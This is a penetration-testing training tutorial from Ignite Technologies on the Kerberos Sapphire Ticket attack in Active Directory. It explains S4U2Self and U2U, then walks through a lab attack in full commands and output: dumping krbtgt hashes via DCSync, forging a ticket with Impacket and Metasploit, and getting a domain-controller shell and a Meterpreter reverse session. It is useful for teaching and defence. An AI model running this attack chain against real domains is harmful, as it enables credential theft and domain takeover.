iGNITE Technologies

SAPPHIRE TICKET ATTACK

ABUSING KERBEROS TRUST

WWW.IGNITETECHNOLOGIES.IN

Contents

Introduction

Sapphire Ticket attacks are an advanced form of Kerberos exploitation within Active Directory environments**.** As the use of AD continues to grow, attackers are constantly evolving their techniques to bypass authentication systems. For instance**,** recent developments in this space include both Diamond Ticket and Sapphire Ticket attacks, each allowing adversaries to gain unauthorized access to protected resources in an AD domain.

The Diamond Ticket attack has been well explained in the article *"Diamond Ticket Attack: Abusing Kerberos Trust"* by Komal Singh.

In comparison**,** Sapphire Tickets are the evolution of Diamond Tickets, but stealthier. These are legitimate tickets; however, while the Diamond Ticket modifies the PAC, the Sapphire Ticket instead replaces it with the PAC of another privileged user. In this article**,** we are going to deep dive into how Sapphire Ticket attacks work.

Introduction – Sapphire Ticket

A Sapphire ticket functions similarly to a Diamond ticket, as it obtains a legitimate TGT and then copies data from its PAC into the forged ticket. However, the key difference lies in an additional step: instead of relying on the PAC from the initial authentication, the attacker performs a separate process to acquire a PAC for another user—typically one with elevated privileges.

This process involves:

- Authenticating with the KDC
- By leveraging the S4U2Self and U2U extensions, the attacker requests a TGS for a high-privilege user. As a result, the system produces a PAC that reflects the real user's authorization data, even though the resulting ticket cannot be used directly in privileged contexts.
- Decrypting the PAC data
- Modifying the forged PAC to match the attributes of the valid TGT
- Encrypting the forged ticket using the krbtgt hash

As with Golden and Diamond tickets, attackers must possess the domain's krbtgt hash to create a Sapphire ticket. However, unlike those tickets, they do not need the DOMAIN_SID and DOMAIN_RID—they instead extract this information directly from the valid TGT.

Important technical terminology

S4U2Self (Service for User to Self)

The S4U2Self Kerberos extension allows a service to request a service to act on behalf of a user by requesting a service ticket for itself. This ticket includes the user's authorization data—namely, the Privilege Attribute Certificate (PAC)—which the system then uses to make access control decisions.

To use S4U2Self, the requesting user must have at least one registered Service Principal Name (SPN). This SPN enables the Domain Controller (DC) to encrypt the generated service ticket with the service's secret key.

S4U2Self Ticket Request Flow:

1. The service constructs the PA_FOR_USER data structure, specifying the user it wants to impersonate.
2. It sends a KRB_TGS_REQ message to the Ticket Granting Service (TGS).
3. The TGS responds with a service ticket containing the user's PAC, encrypted for the requesting service.

U2U (User-to-User Authentication)

User-to-User (U2U) authentication is a Kerberos mechanism that enables a client to request a ticket encrypted with the session key of another user's Ticket Granting Ticket (TGT)—typically when the server is a user and does not have a long-term key (like on a desktop machine).

U2U Ticket Request Features:

additional-tickets: Includes the TGT of the user acting as the server.

ENC-TKT-IN-SKEY: Instructs the KDC to encrypt the service ticket using the session key from the additional ticket.

The sname field (service name) can point to a user account instead of a traditional service with an SPN.

This allows one user (User B) to securely authenticate to another user (User A), even when User A doesn't have a stored secret key.

U2U Flow Example:

User A (acting as a server) provides their TGT to User B.

User B sends a KRB_TGS_REQ to the KDC, including both User A's and their own TGTs.

The KDC generates a new session key, encrypting it twice: once with User A's session key and once with User B's.

Both users decrypt their part, and now they share a common session key for secure communication.

This eliminates the need for User A to maintain a long-lived master key, making it safer to run services from less secure endpoints like desktops.

Technical Details

Sapphire Tickets leverage a combination of S4U2Self and U2U to bypass traditional SPN requirements.

Here's how it works:

- Normally, S4U2Self requires a valid SPN. But by using U2U in tandem, it becomes possible to request S4U2Self tickets without needing an SPN.
- For example, a service configured for Kerberos Constrained Delegation (KCD) might receive an NTLM-authenticated user session. Without a Kerberos service ticket (ST) for the user, the service can't delegate further.
- In this case, the service sends a KRB_TGS_REQ for an ST for the user—to itself—via S4U2Self.

- The resulting ticket includes the user's PAC, which the service can decrypt using the krbtgt key.
- Once it has the PAC, the service can inject or modify it in an existing TGT, re-encrypt it, and re-sign it with the krbtgt key.

In short:

S4U2Self lets the service obtain a ticket on behalf of a user. U2U allows this process without requiring a service key. Combined, they offer a powerful way to impersonate users and manipulate Kerberos tickets.


What's the Difference Between a Diamond Ticket and a Sapphire Ticket Attack?

In both attacks, the manipulation happens on the PAC of a legitimate TGT, but the main difference lies in the way it is modified. With a Diamond Ticket, the modification is to the original PAC of the requested TGT, either by adding additional privileges or modifying it completely. On the other hand, with a Sapphire Ticket, the attacker modifies the TGT by getting a legitimate PAC of a high-privileged user using Kerberos delegation and replacing it with the original ticket's PAC.


Lab setup

To perform this attack, we will create two user admin1 as domain admin and rudra as Standard user in the Domain Controller. To perform this, we logon the domain controller and open command prompt and they the following command as shown below.


```
net user rudra Password@1 /add /domain
```




```
net user admin1 Password@1 /add /domain
net group "Domain Admins" admin1 /add /domain
```



Once the command executed, let verify if the user admin1 is really part of the domain admin group. To do so, we go in active directory users and computers – Users – double click on the selected user, in our case its, admin1, go to the Member of tab. You should see Domain Admins same as per screenshot below:




Exploitation Phase - Sapphire Ticket Attack

Method of Exploitation

As outlined above, to execute this attack, the attacker must obtain the KRBTGT hash. For example, in a hypothetical breach scenario, we assume the attacker has compromised the credentials of a privileged account, admin1-User. Consequently, leveraging this access, the attacker attempts to perform a DCSync attack to extract the KRBTGT account's hash.

Extracting KRBTGT hash & Domain SID


```
impacket-secretsdump 'ignite.local/admin1:Password@1@ignite.local -just-dc-user krbtgt
```



The image below shows the NTLM and AES hashes for KRBTGT service account.

Followed by the next step, enumerate the SID for User admin1.

```
nxc ldap 192.168.1.48 -u admin1 -p Password@1 --get-sid
```



Generating forge TGS & PAC

The attacker forges a Service Ticket for user “admin1” with potentially elevated privileges and a valid signature, bypassing detection mechanisms such as PAC validation by the Domain Controller.

```
impacket-ticketer -request -impersonate admin1 -domain ignite.local -user rudra -password Password@1 -nthash 761688de884aff3372f8b9c53b2993c7 -aeskey '8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb' -domain-sid S-1-5-21-798084426-3415456680-3274829403 baduser
```

-domain ‘ignite.local’: Specifies the target domain for the attack.

-user ‘admin1’: The username for whom the forged ticket is being generated.

-password ‘Password@1’: The user’s password to derive cryptographic keys for generating the PAC or ticket (not common in Silver Ticket attacks).

-nthash and -aesKey:

The nthash and aesKey belong to the KRBTGT account, as required in a Diamond Ticket attack.

These are used to cryptographically sign and validate the forged service ticket.

-domain-sid ‘S-1-5-21-798084426-3415456680-3274829403’:

The domain SID is needed to construct the PAC, including user privileges and group memberships.

Admin1: Indicates the SPN (Service Principal Name) or username the attacker is impersonating, forging access to services as “baduser.”

```
┌──(root㉿kali)-[~]
└─# impacket-ticketer -request -impersonate  admin1 -domain ignite.local -user rudra -password Password@1 -nthash
761688de884aff3372f8b9c53b2993c7 -aesKey '8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb' -dom
ain-sid S-1-5-21-798084426-3415456680-3274829403 baduser
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] doing sapphire ticket, ignoring following parameters : -groups, -duration
[*] Requesting TGT to target domain to use as basis
/usr/share/doc/python3-impacket/examples/ticketer.py:141: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
etime.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for ignite.local/baduser
/usr/share/doc/python3-impacket/examples/ticketer.py:600: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
etime.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
[*]     Requesting S4U2self+U2U to obtain admin1's PAC
/usr/share/doc/python3-impacket/examples/ticketer.py:490: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
etime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/ticketer.py:579: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
etime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*]     Decrypting ticket & extracting PAC
[*]     Clearing signatures
[!] User ID is 500, which is Impacket's default. If you specified -user-id, you can ignore this message. If you d
idn't, and you get a KDC_ERR_TGT_REVOKED error when using the ticket, you will need to specify the -user-id with
the RID of the target user to impersonate
[*]     Adding necessary ticket flags
[*]     Changing keytype
/usr/share/doc/python3-impacket/examples/ticketer.py:843: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
etime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in baduser.ccache
```

Pass the Ticket

This environment variable tells the system to use a specific Kerberos credential cache file (baduser.ccache) for authentication.

The baduser.ccache file contains Kerberos tickets for the user “baduser,” likely including a Service Ticket (TGS) for the targeted resource. Therefore, it can be used to authenticate and access the service as the "baduser."

export KRB5CCNAME=baduser.ccache

```
impacket-psexec ignite.local/admin1@dc.ignite.local -dc-ip 192.168.1.48 -target-ip 192.168.1.48 -k -no-pass
```

impacket-psexec:A tool from the Impacket library that uses SMB to execute commands remotely on Windows systems.

ignite.local/baduser@dc.ignite.local: The **Kerberos principal name** (user@realm) used for authentication:

- local is the domain.
- baduser is the username.
- local is the hostname of the Domain Controller.

-dc-ip 192.168.1.48:

Specifies the IP address of the Domain Controller (192.168.1.48).

-target-ip 192.168.1.48:

The target system's IP address where the command will be executed. Here, it is the same as the Domain Controller.

-k:

Indicates that Kerberos authentication will be used instead of NTLM. The tool fetches the Kerberos tickets from the specified credential cache (KRB5CCNAME).

no-pass:

Tells the tool not to prompt for a password, as the authentication will be performed using the Kerberos tickets in the cache.

```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=baduser.ccache

┌──(root㉿kali)-[~]
└─# impacket-psexec ignite.local/admin1@dc.ignite.local -dc-ip 192.168.1.48 -target-ip 192.168.1.48 -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.48.....
[*] Found writable share ADMIN$
[*] Uploading file QWccxEDo.exe
[*] Opening SVCManager on 192.168.1.48.....
[*] Creating service kfHG on 192.168.1.48.....
[*] Starting service kfHG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Metasploit

This technique dumps SAM hashes and LSA secrets (including cached creds) from the remote Windows target without executing any agent locally. In particular, this is done by remotely updating the registry key security descriptor, taking advantage of the WriteDACL privileges held by local administrators to set temporary read permissions.

The details are as follows:

Target Setup:

- RHOSTS = 192.168.1.48 (target machine, the domain controller)
- SMBDOMAIN = ignite.local (domain)
- SMBUSER = admin1
- SMBPASS = Password@1
- KRB_USERS = krbtgt (Kerberos ticket-granting user)
- ACTION = DOMAIN (indicates domain secrets are being dumped)

Execution:

- The module is run, and secrets are dumped using the DRSUAPI method (commonly used for grabbing NTDS.DIT data).

Output Highlights:

- **NTLM hash** of krbtgt: 761688de884aff3372f8b9c53b2993c7
- **Kerberos AES Key** for krbtgt: 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
- This data is crucial for forging tickets because the KRBTGT keys are used to sign valid Kerberos tickets.

```
use gather/windows_secrets_dump
set RHOSTS 192.168.1.48
set SMBDOMAIN ignite.local
set SMBUSER admin1
set SMBPASS Password@1
set ACTION DOMAIN
set KRB_USERS KRBTGT
run
```

```
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(gather/windows_secrets_dump) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(gather/windows_secrets_dump) > set SMBDOMAIN ignite.local
SMBDOMAIN => ignite.local
msf6 auxiliary(gather/windows_secrets_dump) > set SMBUSER admin1
SMBUSER => admin1
msf6 auxiliary(gather/windows_secrets_dump) > set SMBPASS Password@1
SMBPASS => Password@1
msf6 auxiliary(gather/windows_secrets_dump) > set KRB_USERS krbtgt
KRB_USERS => krbtgt
msf6 auxiliary(gather/windows_secrets_dump) > set ACTION DOMAIN
ACTION => DOMAIN
msf6 auxiliary(gather/windows_secrets_dump) > run
[*] Running module against 192.168.1.48
[*] 192.168.1.48:445 - Service RemoteRegistry is already running
[*] 192.168.1.48:445 - Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] 192.168.1.48:445 - Using the DRSUAPI method to get NTDS.DIT secrets
# SID's:
krbtgt: S-1-5-21-798084426-3415456680-3274829403-502

# NTLM hashes:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::

# Full pwdump format:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:Disabled=true,Expired
0,LastLogonTimestamp=never,IsAdministrator=false,IsDomainAdmin=false,IsEnterpriseAdmin=false::

# Account Info:
## CN=krbtgt,CN=Users,DC=ignite,DC=local
- Administrator: false
- Domain Admin: false
- Enterprise Admin: false
- Password last changed: 2024-12-21 19:50:34 UTC
- Last logon: never
- Account disabled: true
- Computer account: false
- Expired: false
- Password never expires: false
- Password not required: false

# Password history (pwdump format - uid:rid:lmhash:nthash:::):

# Kerberos keys:
krbtgt:aes256-cts-hmac-sha1-96:8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
krbtgt:aes128-cts-hmac-sha1-96:f46174b3ad94ff955e991fd801bd24b3
```

Metasploit: Forging Ticket (Sapphire Ticket Attack)

This module actively forges a Kerberos ticket using four distinct techniques. In the Silver Ticket method, the attacker uses a service account hash to craft a ticket that impersonates any user and

grants privileges to that account. In the Golden Ticket method, the attacker employs the krbtgt hash to forge a ticket impersonating any user with any privileges. Next, the Diamond Ticket technique involves authenticating to the domain controller and then using the krbtgt hash to copy the PAC from the authenticated user into a forged ticket. Finally, the Sapphire Ticket method uses the S4U2Self and U2U trick to retrieve the PAC of another user, and then the attacker utilizes the krbtgt hash to construct the forged ticket.

You're using the Metasploit module forge_ticket to create a forged Kerberos ticket.

Key Steps:

1. **Set Up Forgery Parameters**:
    - AES_KEY = krbtgt AES key from previous step.
    - USER = admin1 (impersonated user)
    - REQUEST_USER = rudra (user requesting the ticket)
    - REQUEST_PASSWORD = Password@1 (used in U2U process)
    - DOMAIN = ignite.local
    - RHOSTS = 192.168.1.48 (target machine)
2. **Run the Module**:
    - A **TGT (Ticket Granting Ticket)** and **TGS (Ticket Granting Service)** response is received.
    - Ticket is saved to: /root/.msf4/loot/20250128100342_default_192.168.1.48_mit.kerberos.cca_038047.bin

```
use admin/kerberos/forge_ticket
set action FORGE_SAPPHIRE
set AES_KEY 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
set USER admin1
set DOMAIN ignite.local
set REQUEST_USER rudra
set REQUEST_PASSWORD Password@1
set RHOSTS 192.168.1.48
run
```

```
msf6 > use admin/kerberos/forge_ticket
[*] Using action FORGE_SAPPHIRE - view all 4 actions with the show actions command
msf6 auxiliary(admin/kerberos/forge_ticket) > set action FORGE_SAPPHIRE
action => FORGE_SAPPHIRE
msf6 auxiliary(admin/kerberos/forge_ticket) > set AES_KEY 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
AES_KEY => 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
msf6 auxiliary(admin/kerberos/forge_ticket) > set USER admin1
USER => admin1
msf6 auxiliary(admin/kerberos/forge_ticket) > set DOMAIN ignite.local
DOMAIN => ignite.local
msf6 auxiliary(admin/kerberos/forge_ticket) > set REQUEST_USER rudra
REQUEST_USER => rudra
msf6 auxiliary(admin/kerberos/forge_ticket) > set REQUEST_PASSWORD Password@1
REQUEST_PASSWORD => Password@1
msf6 auxiliary(admin/kerberos/forge_ticket) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(admin/kerberos/forge_ticket) > run
[*] Running module against 192.168.1.48
[+] 192.168.1.48:88 - Received a valid TGT-Response
[*] 192.168.1.48:88 - Using U2U to impersonate admin1@ignite.local
[+] 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250128100342_default_192.168.1.48_mit.kerb
[*] Auxiliary module execution completed
```

Use ls command to list all the files as shown above. Then we rename the file to.1.bin by using the mv command which makes it easier for future user.

```
┌──(root㉿kali)-[~/.msf4/loot]
└─# ls
20250128100342_default_192.168.1.48_mit.kerberos.cca_038047.bin

┌──(root㉿kali)-[~/.msf4/loot]
└─# mv 20250128100342_default_192.168.1.48_mit.kerberos.cca_038047.bin 1.bin
```


This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload**.** Moreover, this module is similar to the "psexec" utility provided by SysInternals. Furthermore, this module is now able to clean up after itself. Additionally, the service created by this tool uses a randomly chosen name and description.

Target setting:

- Set RHOST 192.168.1.48 – rhost is set to the target machine
- SMBDOMAIN: ignite.local
- USERNAME: admin1
- SMB::AUTH:set to Kerberos
- SMB::KRB5CCNAME: Kerberos ticket cache provided from /root/.msf4/loot/1.bin
- SMB::RHOSTNAME:dc.ignite.local (hostname of the DC)
- DOMAINCONTOLLERHOST: explicitly set to 192.168.1.48
- LHOST: attacker's machine: 192.168.1.60
- Type run and hit enter to execute the payload and open a meterpreter session.

```
use exploit/windows/smb/psexec
set RHOSTS 192.168.1.48
set SMBDOMAIN ignite.local
set USERNAME admin1
set SMB::AUTH kerberos
set SMB::KRB5CCNAME /root/.msf4/loot/1.bin
set SMB::RHOSTNAME dc.ignite.local
set DOMAINCONTROLLERRHOST 192.168.1.48
set LHOST 192.168.1.60
```

```
msf6 > use exploit/windows/smb/psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 exploit(windows/smb/psexec) > set SMBDOMAIN ignite.local
SMBDOMAIN ⇒ ignite.local
msf6 exploit(windows/smb/psexec) > set USERNAME admin1
USERNAME ⇒ admin1
msf6 exploit(windows/smb/psexec) > set SMB::AUTH kerberos
SMB::AUTH ⇒ kerberos
msf6 exploit(windows/smb/psexec) > set SMB::KRB5CCNAME /root/.msf4/loot/1.bin
SMB::KRB5CCNAME ⇒ /root/.msf4/loot/1.bin
msf6 exploit(windows/smb/psexec) > set SMB::RHOSTNAME dc.ignite.local
SMB::RHOSTNAME ⇒ dc.ignite.local
msf6 exploit(windows/smb/psexec) > set DOMAINCONTROLLERRHOST 192.168.1.48
DOMAINCONTROLLERRHOST ⇒ 192.168.1.48
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.1.60
LHOST ⇒ 192.168.1.60
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.1.60:4444
[*] 192.168.1.48:445 - Connecting to the server ...
[*] 192.168.1.48:445 - Authenticating to 192.168.1.48:445|ignite.local as user 'admin1' ...
[*] 192.168.1.48:445 - Loaded a credential from ticket file: /root/.msf4/loot/1.bin
[+] 192.168.1.48:445 - 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:445 - 192.168.1.48:445 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250
[+] 192.168.1.48:445 - 192.168.1.48:88 - Received a valid delegation TGS-Response
[*] 192.168.1.48:445 - Selecting PowerShell target
[*] 192.168.1.48:445 - Executing the payload ...
[+] 192.168.1.48:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (177734 bytes) to 192.168.1.48
[*] Meterpreter session 2 opened (192.168.1.60:4444 → 192.168.1.48:49878) at 2025-01-28 10:00:10 -0500

meterpreter > sysinfo
Computer        : DC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 8
Meterpreter     : x86/windows
meterpreter >
```

Conclusion

The Sapphire Tickets Attack technique is a powerful method for manipulating Kerberos authentication by combining the S4U2Self and User-to-User (U2U) protocol extensions. Specifically, it allows an attacker or service to impersonate a user and retrieve their authorization data (PAC) without needing a Service Principal Name (SPN) or long-term service key. After successfully retrieving the PAC, the attacker can inject it into a forged ticket. Consequently, this enables privilege escalation or lateral movement across the domain.

Ultimately, this technique highlights how attackers can abuse legitimate Kerberos features—originally designed to support flexible delegation and secure peer-to-peer authentication—when domain security lacks proper configuration and control. It underscores the importance of:

- Monitoring ticket behavior and unusual delegation requests,
- Securing and auditing KCD configurations,
- Minimizing use of NTLM and ensuring strong service principal hygiene.

In short, Sapphire Tickets turn trust-based Kerberos mechanisms into potential vectors for stealthy attacks—making awareness and detection crucial in modern Active Directory environments.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux